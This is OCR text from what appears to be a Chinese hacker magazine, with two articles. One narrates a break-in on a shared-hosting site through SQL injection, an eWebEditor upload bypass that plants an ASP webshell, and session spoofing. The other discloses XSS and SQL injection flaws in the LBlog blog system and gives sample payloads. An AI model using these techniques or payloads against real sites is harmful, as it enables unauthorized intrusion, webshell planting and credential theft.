
量测试注入点，很快就发现不少注入点，直接猜表名密码（过程在这就不说了，以免被小编们说我骗稿费^_^）。找到一个密码是明文的，直接进后台，没想到后台如此的简单，找了个文章管理，里面有个上传的地方，选了一个ASP马儿试一下，告诉我不行，如图2。


图2 直接上传失败

把后缀换成cer，cdx，hdx都不行，看下面有个编辑器管理，点了一下，原来是eWebEditor呀！关于利用这个得WEBSHELL的好像《黑手》以前已经说过了。如果……赶紧试下默认密码，哈哈，进来了。既然运气这么好，那就继续吧，选择样式管理，在选择列表中底下的一个样式的“设置”，直接在图片类型添加一个cer格式的，如图3。



图3 加个cer格式

提交后，点预览，直接在里面传个改了扩展名为cer的加密的ASP马儿，直接给出了路径，访问一下，成功得到了同一主机下另外一个站点的WEBSEHLL，如图4。



图4 取得一个Webshell

这里有的朋友可能添加完以后也上传不了.cer的文件，很可能是站长自己修改代码了，我们可以试着添加aaspsp格式，再传asp文件，具体请参考以前的杂志。进去之后发现wscript.shell可用，可惜在执行命令的时候却不行，还好没有对目录设置得很BT。可以访问其他用户的目录。找到www.***1.com目录后，本想写个webshell进去就搞定了呢。可惜残酷的现实告诉我没有写的权限，又遇见了困难，在尝试N个方法提权也没有成功，可能是自己的水平太菜了，呵呵。


还好能把目标网站的文件下回来研究，因为前面看到目标网站本身就有注入点，我猜想他的程序也不怎么样。看到目标网站有个BBS目录，晕了！不是该页无法显示吗？怎么还有目录，先进去看一下，如图5。


图5 BBS目录下存在文件

原来是有文件的，只是好像没有首页文件，访问其他页面还能进去，是个不知名的小论坛，有个上传的地方，传一个ASP马儿试试，提示不对。换了个改成JPG后缀的ASP马儿算是成功了，可惜改不过来扩展名有什么用呢，后来抓包用NC上传也没有成功。算了，把目标网站的源文件全下回来慢慢研究吧。


图6 打开备份页面

第二天上网继续研究提权和读那些源文件，都是ASP的，当看到Manage_backup.asp（这个文件是备份数据库的）文件里面有这样一段关键代码：


图7 得到目标站点的webshell

```
dim DvaspDataname,Dvasp,DatanameNew,mdb,fs,dbpath,fso,Engine,bkfolder,bkdbname,fso1

dim Bkmdb,Ts1,Backupname
if session("AdminName")="" then
//如果session(AdminName)值为空就会错误
response.write "<br><p align=center>操作错误</p>"
response.end
end if

DvaspDataname=request("DvaspDataname")
//取得客户端的DvaspDataname值，并指给DvaspDataname变量
DvaspDatanameNew=request("DvaspDatanameNew")
Action=trim(request("Action"))
代码省略……
```

从代码可以看得出这里的session验证只是判断AdminName的值是否为空，不空就给了数据库备份的权限，很不严谨哦！想想这里是虚拟主机，并不是独立的服务器，那我们能不能在session上做点手脚呢？有的朋友可能已经想到了，对，我们可以利用已经得到的站（www.***2.com）的webshell分给我们的一个session值，然后去www.***1.com就能通过session的验证了。思路有了，在webshell写如下一个1.asp文件，代码如下：

```
<%
session("AdminName")="notnull"
%>
```

这样就构成session的值非空成立，这样我们就可以调用数据库备份的功能了，也就是session欺骗。

先用www.***2.com访问这个1.asp。然后在用这个浏览器，去访问www.***1.com/admin/Manage_backup.asp文件，怎么样，备份页面出来了吧，如图6。

这里注意一定要用同一个窗口，否则我们会话值就会结束掉，这个大家都会了吧！刚才不是传了个JPG的马儿吗？正好填上，最后备份一下，提示成功，最后访问了一下，成功了，如图7所示。

事后E-Mail通知了管理员，当然我们入侵只是为了练技术，并不是搞破坏的。在本次测试中遇到几个小挫折，还好都闯过去了。其实在入侵中三分是技术，六分是思路，还有一分……当然是运气了。呵呵，我的许多思路都是在《黑手》上学到的，当然这并不是做广告，有问题大家去论坛交流。

（文章中用到的shell.asp在光盘中有收录）

编辑点评：

文章的闪光点是对验证不严的session欺骗，其他的就不多说了。NOHACK

跨站、注入击垮LBlog

曾云好

LBlog是由丹麦程序员写的一套ASP Blog系统，功能不是很强大，但是非常的实用，目前是站长资讯网所推荐的软件之一，国内外都拥有大量的用户，可以利用Powered By LBlog来查找这个系统。在我读完这个程序后发现了很多安全问题，下面就让我细细讲来。

一、跨站

这个系统由于没有对参数进行有效的过滤，导致多处地方出现了跨站漏洞，这里拿官方网站来测试。首先看看博客上的评论，是由文件addComment.asp负责处理的，代码如下：

```
<%
strNoname = Request.Form("name")     '获得表单的数据
strTekst = Request.Form("comment")
strTekst = Replace(strTekst, "'", "''")
BadWordArr = Split(BadWords, ",")
BadWord = ""
For BadWordNo=0 To UBound(BadWordArr)
    If instr(strTekst, BadWordArr(BadWordNo)) > 0 Then
BadWord = BadWordArr(BadWordNo)     '过滤一些字符
    End If
Next
If BadWord <> "" Then
    Response.write ("<b>" & BadWord & "</b>"& noBadword &"")
Else
strSQL = "INSERT INTO comments (name, mail, url, comment, [date], ip, blogID, catID) values ('" & strNoname & "', '" & Request.Form("mail") & "', '" & Request.Form("url") & "', '" & strTekst & "', '" & Request.Form("date") & "', '" & Request.Form("ip") & "', '" & Request.Form("blogID") & "', '" & Request.Form("catID") & "')"
objConn.Execute(strSQL)     '数据后没有进行任何过滤就插入到数据库中，漏洞出现
```

这里只是评论的内容对参数进行过滤，其他的如评论标题都是直接进行数据库操作的。所以在标题那里就可以进行跨站了，如图1所示。再来看看客户端的代码：

```
<input name="date" type="hidden" value="09-08-2006 03:34:25">
<input name="ip" type="hidden" value="220.169.45.37">
'type=?hidden的意思就是让这个输入框隐藏，让我们看不见
<input name="blogID" type="hidden" value="40">
<input name="catID" type="hidden" value="11">
<input type="submit" name="Submit" value="Submit" class="searchSubmit" onclick="return go();"></td>
```




图1




图2

这些插入的一些如IP的参数都是用type=hidden的方式提交的，所以这里还存在一种隐藏式的跨站方法。就算程序员把其他地方的参数过滤了，这里同样可以用来跨站攻击，先用WSockExpert抓取评论是提交的数据，其内容如下：

```
Referer: http://www.lblog.dk/comments.asp?id=32
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; Maxthon; (R1 1.5); .NET CLR 1.1.4322)
Host: www.lblog.dk
Content-Length: 188
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDAQRQQSAB=FLFPEDJAMAGLDHJHOMNJAEBK; ASPSESSIONIDAQQRSQAB=DDILMNJAIMIHINOJGIFALGEK
name=%26%2322763%3B%26%2322823%3B%26%2322827%3B&mail=sfda@sina.com&url=http%3A%2F%2Fwww.sina.com&comment=dsff&date=09-08-2006+04%3A05%3A46&ip=220.169.45.37&blogID=32&catID=12&Submit=Submit
```

这里我们可以把IP地址改为**<script>alert("zengyunhao")</script>**，然后用NC把数据提交上去，这样同样得到了跨站的效果，如图2所示，这又是一个跨站漏洞。


接下来的跨站漏洞都是在后台，下面就把存在跨站漏洞的文件一一列举出来：


```
1.editPost.asp 文件：
<%
rsPost = "UPDATE weblog SET [date] = '" & Request.Form("date") & "', headline = '" &
Request.Form("headline") & "', weblog = '" & Request.Form("FCKeditor1") & "' WHERE id = " & Request.Form("id") & ""objConn.Execute(rsPost)     '没有对参数过滤就对数据库更新

2.functions.asp 文件：
strSQL = "INSERT INTO kommentar (blogID, dato, kommentar, forfatter, mail, url, ip) values('" &Request.Form("blogID") & "', '" & Request.Form("dato") & "', '" & strTxt & "','" &Request.Form("forfatter") & "', '" & Request.Form("mail") & "', '" & Request.Form("url") & "', '" & Request.Form("ip") & "')"     '没有对参数过滤就对数据库进行插入操作

3.calendar.asp 文件：
<%
Session.LCID = 1030
rsNewcal = "INSERT INTO calendar (c_date, content)values ('" & Request.Form("c_date") & "', '" & Request.Form("content") & "')"     '没有对参数过滤就对数据库进行插入操作
objConn.Execute(rsNewcal)
4.newPost.asp 文件：
rsPost = "INSERT INTO weblog ([date], headline, cat_id, weblog) values ('" & Request.Form
("date") & "', '" & Request.Form("headline") & "', '" & Request.Form("category") & "', '" &
strTekst & "')"     '没有对参数过滤就对数据库进行插入操作
objConn.Execute(rsPost)
```

上面的语句都是没有对后台输入的数据进行任何的过滤，然后就插入到了数据库当中去。可能是程序员太相信了这个后台吧，这里用来挂马，拿calendar.asp来测试，输入代码：<iframe frameborder=0 width=300 height=300 scrolling=no src=http://www.baidu.com></iframe>，如图3所示。


图3


图4

二、注入

这个系统同样对SELECT中提交的数据没有进行任何的过滤，注入漏洞存在非常的明显。还有一个就是没有对数据进行加密保护，导致通过注入得出的密码是明文的。先看comments.asp文件的代码：

```
<%
Set rsCat = ObjConn.Execute("SELECT * FROM categoryWHERE cat_id =
" & rsWeblog("cat_id") & "") '没有过滤参数就进行数据库连接查询操作
%>
............................省略代码
<%
Set rsComments = ObjConn.Execute("SELECT * FROM comments WHERE blogID = "& Request.QueryString    '没有过滤参数就进行数据库连接查询操作
("id") &" ORDER BY date")
```

得到表单的数据后就进行连接查询操作，而且这个文件是可以在URL地址栏内直接注入的，如图4所示，我们可以轻易地得到了官方的密码。

editPost.asp文件也同样存在这样的漏洞，代码：

```
<%
Dim rsCat
Set rsCat = ObiConn.Execute("SELECT * FROM category WHERE cat_id = " & Request.Querystring("cat_id") & "")  '没有过滤参数就进行数据库连接查询操作
Dim rsE
Set rsE = ObjConn.Execute("SELECT * FROM weblog WHERE id = " & Request.QueryString("id") & "")
%>
这个BLog还提供了一个搜索功能，不过这个搜索功能也是同样存在漏洞，代码为：
<%
Dim strSearch
strSearch = Request.Querystring("search")
If strSearch = "" Then
Response.Write(""& searchStringEmpty &"")
Else
Dim rsSearch
Set rsSearch = ObjConn.Execute("SELECT * FROM weblog WHERE headline LIKE '%" & strSearch & "%' OR weblog LIKE '%" & strSearch & "%' ORDER BY id DESC")

